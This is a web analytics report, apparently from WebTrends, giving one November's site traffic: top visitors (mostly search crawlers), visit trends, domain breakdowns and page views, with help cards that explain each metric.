




**New vs. Return Visits**




**Top Visitors by Visits**





# Top Visitors

This report identifies the IP address, domain name, or cookie of each visitor, and identifies the visitor's relative activity level on the site. If you use cookies to track visits, Reporting Center can differentiate between hits from different visitors with the same IP address.



**Top Visitors**

	Visitor	Visits	%	Hits
1.	crawl-66-249-70-162.googlebot.com_Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)	219	2.55%	1,179
2.	65.55.210.92_msnbot/1.0 (+http://search.msn.com/msnbot.htm)	89	1.04%	180
3.	crawler4013.ask.com_Mozilla/5.0 (compatible; Ask Jeeves/ Teoma; +http://about.ask.com/en/docs/about/webmasters.shtml)	72	0.84%	131
4.	65.55.210.93_msnbot/1.0 (+http://search.msn.com/msnbot.htm)	71	0.83%	152
5.	65.55.210.97_msnbot/1.0 (+http://search.msn.com/msnbot.htm)	64	0.75%	133
6.	65.55.210.91_msnbot/1.0 (+http://search.msn.com/msnbot.htm)	60	0.70%	140
7.	65.55.210.90_msnbot/1.0 (+http://search.msn.com/msnbot.htm)	56	0.65%	122
8.	livebot-65-55-210-96.search.live.com_msnbot/1.0 (+http://	51	0.59%	146

	search.msn.com/msnbot.htm)			
9.	65.55.210.95_msnbot/1.0 (+ http://search.msn.com/msnbot.htm)	48	0.56%	107
10.	65.55.210.94_msnbot/1.0 (+ http://search.msn.com/msnbot.htm)	48	0.56%	116
11.	131.107.151.157_MSRBOT (http:// research.microsoft.com/ research/sv/msrbot/	35	0.41%	92
12.	134.67.99.163_NLESE USEPA	33	0.38%	1,742
13.	210.165.9.96_PEAR HTTP_Request class ( http://pear.php.net/ )	32	0.37%	34
14.	rg27.riverglassinc. com_Jakarta Commons-HttpClient/3.0.1	29	0.34%	1,844
15.	64.62.178.178_InfoMinder (V2. 0 Win32)	26	0.30%	51
16.	134.67.99.162_NLESE USEPA	25	0.29%	27
17.	74.6.24.124_Mozilla/5.0 ( compatible; Yahoo! Slurp; http:// help.yahoo.com/help/us/ysearch/ slurp)	19	0.22%	19
18.	crawl-6.cuill.com_Mozilla/5.0 (Twiceler-0.9 http://www. cuill.com/twiceler/robot.html)	18	0.21%	26
19.	74.6.25.47_Mozilla/5.0 ( compatible; Yahoo! Slurp; http:// help.yahoo.com/help/us/ysearch/ slurp)	18	0.21%	18
20.	72.30.214.236_Mozilla/5.0 ( compatible; Yahoo! Slurp; http:// help.yahoo.com/help/us/ ysearch/slurp)	17	0.20%	17
	<b>Subtotal</b>	<b>1,030</b>	<b>12.00%</b>	<b>6,276</b>
	<b>Other</b>	<b>7,551</b>	<b>88.00%</b>	<b>24,931</b>
	<b>Total</b>	<b>8,581</b>	<b>100.00%</b>	<b>31,207</b>

### Top Visitors – Help Card

**? Hits** – Number of hits attributed to the specified visitor. Each file requested by a visitor registers as a hit. There can be several hits on each page. While the volume of hits reflects the amount of server traffic, it is not an accurate reflection of the number of pages viewed.

**Visitor** – The IP address, domain name, or cookie of the visitor.

**Visits** – Number of times the specified visitor visited your site. A visit is a series of actions that begins when a visitor views their first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle-time limit. The default idle-time limit is

thirty minutes. This time limit can be changed by the system administrator.

% – Percentage of total visits or hits made by the specified visitor.




Consider the visitors who use the site most, and tailor your site to their interests and needs. If your site is an intranet, notice which employees use the site most, and find out what they like about it. You might also get feedback from those who use it the least and find out what they are looking for.

**Note:** If a visitor has a dynamic IP address, or if a group of visitors are behind a proxy server or firewall, this data might be misleading. In the case of a dynamic IP address, multiple IP addresses could be shown for a single visitor, and in the case of a firewall or proxy server, one IP address could be used by more than one visitor.



# New vs. Return Visits

This report compares the number of visits by new and returning visitors to your site.



**New vs. Return Visits**

Visitor Type		Visits	%
1.	Returning Visitors	8,581	100.00%
Total		8,581	100.00%

## New vs. Return Visits – Help Card

**? New Visitors** – Visitors who didn't have a cookie from your site on their first hit, but had one on later hits.

**Returning Visitors** – Visitors who already had a cookie from your site when they visited.

**Visitors Not Accepting Cookies** – Visitors not accepting cookies from your site. There is no way to determine if these visitors are new or returning.

**Visits** – Number of visits by visitors who fit into the specified visitor category. A visit is a series of actions that begins when a visitor views their first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle-time limit. The default idle-time limit is thirty minutes. This time limit can be changed by the system administrator.

**%** – Percentage of visitors who fit into the specified visitor category.




By tracking the ratio between new and return visits over a period of time, you can determine if your site is attracting enough returning visitors.



# Visitors by Number of Visits

This report shows the distribution of visitors based on how many times each visitor visited your site.



**Visitors by Number of Visits**

Number of Visits	Unique Visitors	%
1 visit	3,820	80.37%
2 visits	323	6.80%
3 visits	167	3.51%
4 visits	134	2.82%
5 visits	97	2.04%
6 visits	53	1.12%
7 visits	39	0.82%
8 visits	40	0.84%
9 visits	17	0.36%
<b>Subtotal</b>	<b>4,690</b>	<b>98.67%</b>
<b>Other</b>	<b>63</b>	<b>1.33%</b>
<b>Total</b>	<b>4,753</b>	<b>100.00%</b>

## Visitors by Number of Visits – Help Card

**? Number of Visits** – The number of visits, beginning with one and increasing by increments of one, being analyzed in the other columns.

**Unique Visitors**– Number of unique individuals who came to your site the amount of times specified in the Number of Visits column.

**%** – Percentage of unique visitors who came to your site the amount of times specified in the Number of Visits column.


**💡** This information can indicate whether or not your site compels visitors to return. Updating web site content is one way to draw return visitors.

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
# Visitors Trend

This report shows how many times visitors visited your web site and how long they stayed. The information is divided into time slices based on the duration of the log file. Visits are freshly counted during each time interval in the report. Some visits may span more than one time interval, and therefore a single visit may be counted more than once. This manner of counting visits may cause the Visits Trend total visits to exceed the total visits shown on the Overview Dashboard page.


**Visitors Trend**




**Unique Visitors Trend**




**First Time Visitors Trend**



**Average Length of Visit Trend**



**Visitor Minutes Trend**




**Visitors Trend**

Time Interval	Visits	Unique Visitors	First Time Visitors	Avg Visit Length	Visitor Minutes
11/01	232	207	0	00:01:21	316.97
11/02	237	195	0	00:01:20	318.52
11/03	196	169	0	00:01:32	302.18
11/04	247	210	0	00:05:52	1,451.72
11/05	302	257	0	00:02:45	832.58
11/06	292	255	0	00:01:26	418.67
11/07	287	260	0	00:01:22	394.62
11/08	306	276	0	00:01:36	492.65
11/09	295	241	0	00:02:54	859.92
11/10	215	191	0	00:00:19	71.65
11/11	271	236	0	00:00:49	225.48
11/12	321	292	0	00:03:25	1,100.92
11/13	369	327	0	00:03:31	1,298.88
11/14	323	292	0	00:02:15	730.02
11/15	346	296	0	00:02:02	709.27
11/16	321	286	0	00:02:09	694.73
11/17	0	0	0	0	0.00
11/18	0	0	0	0	0.00
11/19	348	304	0	00:01:11	417.50
11/20	333	299	0	00:01:32	513.02
11/21	337	277	0	00:01:12	405.02
11/22	308	253	0	00:01:10	360.13
11/23	289	248	0	00:02:09	622.33
11/24	269	246	0	00:02:14	601.77
11/25	301	275	0	00:00:40	202.07
11/26	376	334	0	00:00:40	251.83
11/27	370	324	0	00:00:59	369.48
11/28	408	352	0	00:01:46	722.45
11/29	376	328	0	00:02:53	1,090.15
11/30	326	266	0	00:01:45	572.98

<b>Average</b>	<b>286</b>	<b>249</b>	<b>0</b>	<b>N/A</b>	<b>544.92</b>
<b>Total</b>	<b>8,601</b>	<b>7,496</b>	<b>0</b>	<b>N/A</b>	<b>16,347.50</b>

### Visitors Trend – Help Card

 **Time Interval** – A one-year report displays monthly time increments. A one-quarter report displays weekly time increments. A one-month report or a one-week report displays daily time increments. A daily report displays hourly time increments. An hour-long interval marked 12:00, for example, includes all activity between 12:00 and 12:59.

**Visits** – Number of visits to your web site. If a visit spans multiple time intervals, it is counted in each interval. Every visit from a visitor is counted, even if the same visitor came to your web site multiple times. Also included are zero-length visits. A zero-length visit occurs when all hits for that visit are logged with the exact same time stamp.

**Unique Visitors** – Number of individuals who visited your site during the report period. If someone visits more than once, they are counted only the first time they visit. Values of "N/A" indicate that the detailed data required for Unique Visitors per time period is not available. This situation occurs when the Top Visitors report has reached its configured limit.


**First Time Visitors** – Number of visitors who had never visited your web site before.

**Avg Visit Length** – The average amount of time visitors spent at your site within the given time interval. The data is formatted as hh:mm:ss (hours:minutes:seconds). The average visit length is calculated by dividing the value from the Visitor Minutes column by the value from the Visits column.

**Visitor Minutes** – Number of minutes your web site was viewed, regardless of who was viewing it.

**Average** – This row gives the average for each column.

**Total** – The total for the column. Some visits may span more than one time interval, and be counted more than once. These duplicate visit counts may cause the total visits count on this row to exceed the actual total number of visits shown on the Overview Dashboard page.

 Use this page to determine which times your web site is busiest.

Daily averages cut off visits that continue into the next day, whereas weekly averages do not. Therefore, weekly averages may appear a bit longer than daily averages.



# Visits Trend

This report helps you understand the bandwidth requirements of your site by tracking visits over the course of the report period.



**Visits Trend**

Time Interval	Visits	%
11/01	232	2.70%
11/02	237	2.76%
11/03	196	2.28%
11/04	246	2.86%
11/05	302	3.52%
11/06	292	3.40%
11/07	287	3.34%
11/08	306	3.56%
11/09	294	3.42%
11/10	215	2.50%
11/11	270	3.14%
11/12	321	3.74%
11/13	366	4.26%
11/14	323	3.76%
11/15	346	4.03%
11/16	321	3.74%
11/17	0	0.00%
11/18	0	0.00%
11/19	348	4.05%
11/20	333	3.88%
11/21	336	3.91%
11/22	308	3.59%
11/23	289	3.36%
11/24	268	3.12%
11/25	301	3.50%

11/26	376	4.38%
11/27	369	4.30%
11/28	408	4.75%
11/29	375	4.37%
11/30	326	3.79%
<b>Total</b>	<b>8,591</b>	<b>100.00%</b>

### Visits Trend – Help Card



**Time Interval** – A one-year report displays monthly time increments. A one-quarter report displays weekly time increments. A one-month report or a one-week report displays daily time increments. A daily report displays hourly time increments. An hour-long interval marked 12:00, for example, includes all activity between 12:00 and 12:59.

**Visits** – Number of visits to your site during the specified time interval. A visit is a series of actions that begins when a visitor views their first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle-time limit. The default idle-time limit is thirty minutes. This time limit can be changed by the system administrator.

**%** – Percentage of visits to your site during the specified time interval compared with all visits to your site during the report period.



Periods of less activity can be considered good times for maintenance and content improvement.



# Top Organizations

If you have enabled the WebTrends GeoTrends Database for this profile, this page will list the most active companies and other organizations visiting your web site. The second table will show you the most active domain names from each organization.

No data for this section in the log data analyzed.

No data for this section in the log data analyzed.

## Top Organizations – Help Card

**?** **Domain Name** – The text name corresponding to the IP address of a computer on the Internet. For example, netiq.com is a domain name. The domain name can be determined if it was logged by the web server or, if it is defined in the Internet Domain Name System then it may be found using DNS resolution. Otherwise, the domain name is not known and this table shows the IP address.

The domain name shown is the second-level domain name, such as netiq.com. If the top-level domain name is a country code, then this shows the third-level domain name, such as anycompany.com.au. For example, all visitors from sales.netiq.com, us.sales.netiq.com, and service.net.iq.com are combined in the statistics for netiq.com.

Click on the domain name to generate an Internet whois lookup.

**Organization** – The name of the organization, which could be a company, a government agency, a school, or any other type of organization. This name was determined by looking up the visitor's IP address in the WebTrends GeoTrends Database. Click on the organization name to generate an Internet whois lookup.

**Total** – The total for all visits or hits.

**Unknown** – The sum for any IP addresses which could not be found in the WebTrends GeoTrends Database.

**Visits** – Number of visits to your site from this organization. A visit is a series of actions that begins when a visitor views their first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle-time limit. The default idle-time limit is thirty minutes. This time limit can be changed by the system administrator.

**Hits** – Number of hits to your site from this organization. Each file requested by a visitor registers as a hit. There can be several hits on each page. While the volume of hits reflects the amount of server traffic, it is not an accurate reflection of the number of pages viewed.

**%** – Percentage of the total activity that was from this organization.



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Use this information when you are interested in an organization as a whole, such as NetIQ Corporation. You can identify the major domain names from each company, such as netiq.com and webtrends.com from NetIQ.

# Top Authenticated Usernames

This report identifies the true name and relative activity level of the visitors logging onto a server that requires a user name and password.

No data for this section in the log data analyzed.

## Top Authenticated Usernames – Help Card


 **Authenticated Username** – A unique visitor tracked by user name and password rather than by IP address. You may find more authenticated user names than total visitors because several persons may be using the same IP address. Since many ISPs dynamically assign IP addresses, and since multiple visitors may use a single IP address, authentication is a much more accurate way to identify visitors.

**Hits** – Number of hits generated by the specified visitor. Each file requested by a visitor registers as a hit. There can be several hits on each page. While the volume of hits reflects the amount of server traffic, it is not an accurate reflection of the number of pages viewed.

**Visitor** – Authenticated name of the user being analyzed.

**Visits** – Number of times the specified visitor visited your site. A visit is a series of actions that begins when a visitor views their first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle–time limit. The default idle–time limit is thirty minutes. This time limit can be changed by the system administrator.


**%** – Percentage of visits or hits to your site by the specified visitor out of those by all authenticated user names.

 You may use this information for your marketing efforts, such as special promotions or newsletters.



# Top Domain Names


This report lists the domain name that generates the most activity to your web site.



**Top Domain Names**

	Domain Name	Visits	%	Hits
1.	<a href="#">yahoo.net</a>	1,086	12.64%	1,194
2.	<a href="#">googlebot.com</a>	228	2.65%	1,212
3.	<a href="#">comcast.net</a>	156	1.82%	717
4.	<a href="#">aol.com</a>	146	1.70%	174
5.	<a href="#">rr.com</a>	118	1.37%	487
6.	65.55.210.92	89	1.04%	180
7.	<a href="#">live.com</a>	89	1.04%	253
8.	<a href="#">verizon.net</a>	88	1.02%	457
9.	<a href="#">ask.com</a>	85	0.99%	148
10.	65.55.210.93	71	0.83%	152
11.	65.55.210.97	64	0.74%	133
12.	65.55.210.91	60	0.70%	140
13.	<a href="#">sbcglobal.net</a>	59	0.69%	258
14.	65.55.210.90	56	0.65%	122
15.	65.55.210.95	48	0.56%	107
16.	65.55.210.94	48	0.56%	116
17.	<a href="#">bellsouth.net</a>	45	0.52%	214
18.	<a href="#">optonline.net</a>	43	0.50%	210
19.	<a href="#">cox.net</a>	39	0.45%	168
20.	131.107.151.157	35	0.41%	92
	<b>Subtotal</b>	<b>2,653</b>	<b>30.88%</b>	<b>6,534</b>
	<b>Other</b>	<b>5,938</b>	<b>69.12%</b>	<b>24,752</b>
	<b>Total</b>	<b>8,591</b>	<b>100.00%</b>	<b>31,286</b>

## Top Domain Names – Help Card

 **Domain Name** – The text name corresponding to the IP address of a computer on the Internet. For example, netiq.com is a domain name. The domain name can be determined if it was logged by the web server or, if it is defined in the Internet Domain Name System then it may be found using DNS resolution. Otherwise, the domain name is not known and this table shows the IP address.

The domain name shown is the second-level domain name, such as netiq.com. If the top-level domain name is a country code, then this shows the third-level domain name, such as anycompany.com.au. For example, all visitors from sales.netiq.com, us.sales.netiq.com, and service.net.iq.com are combined in the statistics for netiq.com.

Click on the domain name to generate an Internet whois lookup.


**Total** – The total for all visits or hits.

**Hits** – Number of hits to your site from this domain name. Each file requested by a visitor registers as a hit. There can be several hits on each page. While the volume of hits reflects the amount of server traffic, it is not an accurate reflection of the number of pages viewed.

**Visits** – Number of visits to your site from this domain name. A visit is a series of actions that begins when a visitor views their first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle-time limit. The default idle-time limit is thirty minutes. This time limit can be changed by the system administrator.


**%** – Percentage of the total activity that was from this domain name or IP address.

---

 Use this information when you are interested in high-level domain names of visitors generating the most activity to your web site.

# Top-Level Domain Types

This report provides a breakdown of top-level domain types.



**Top-Level Domain Types**

	Top-Level Domain Types	Visits	%	Hits
1.	Network	1,939	58.94%	6,623
2.	Commercial	1,049	31.88%	6,274
3.	Education	226	6.87%	2,028
4.	Organization	38	1.16%	197
5.	Government	30	0.91%	103
6.	Military	7	0.21%	28
7.	International	1	0.03%	5
	<b>Total</b>	<b>3,290</b>	<b>100.00%</b>	<b>15,258</b>

## Top-Level Domain Types – Help Card

**? Top-Level Domain** – The suffix of a domain name. A top-level domain can be based on the type of organization (.com, .edu, .museum, .name, etc) or it can be a country code (.uk, .de, .jp, .us, etc.). The top-level domain can be used to identify the type of web site. The following is a partial list of how this report categorizes top-level domains:

ARPANET: .arpa

Commercial: .com .co .com.[country code] .co.[country code] .firm.co .firm.ve .ltd.uk .info .biz

Education: .edu .edu.[country-code] .ed.[country code] .ac.[country code] .school.[country code] .k12.[country code] .re.kr .sch.uk .edunet.tn

International: .int .int.co .int.ve .intl.tn

Government: .gov .gov.[country code] .gove.[country code] .go.[country code]

Military: .mil .mil.[country code]

Network: .net .ad.jp .ne.kr .net.[country code]

Organization: .org .or .org.[country code] .or.[country code]

Personal: .name

**Hits** – Number of hits to your site from the specified top-level domain. Each file requested by a visitor registers as a hit. There can be several hits on each page. While the volume of hits reflects the amount of server traffic, it is not an accurate reflection of the number of pages viewed.

**Total** – The total visits or hits where there was sufficient information to identify the top-level domain. This number may be less than the total activity overall.

**Visits** – Number of visits to your site from the specified top-level domain. A visit is a series of actions that begins when a visitor views their first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle-time limit. The default idle-time limit is thirty minutes. This time limit can be changed by the system administrator.

**%** – Percentage of total visits or hits from sites in the specified top-level domain. The percentages refer to the total number of visits for which the domain name can be determined. Some IP addresses cannot be resolved to a domain name.



Consider which types of organizations are interested in your site, and consider how you can interest other types of organizations.


**Note:** This information can be displayed only if reverse DNS lookups have been performed. Even when DNS lookups are performed, some IP addresses cannot be resolved to a domain name.



# Pages Dashboard

This displays key graphs and tables that provide an overview of the Pages chapter. Click on the title of a graph or table to navigate to the corresponding page.


**Page Views Trend**




**Page View Summary**

Page Views	16,391
Average per Day	546
Average Page Views per Visit	1.91

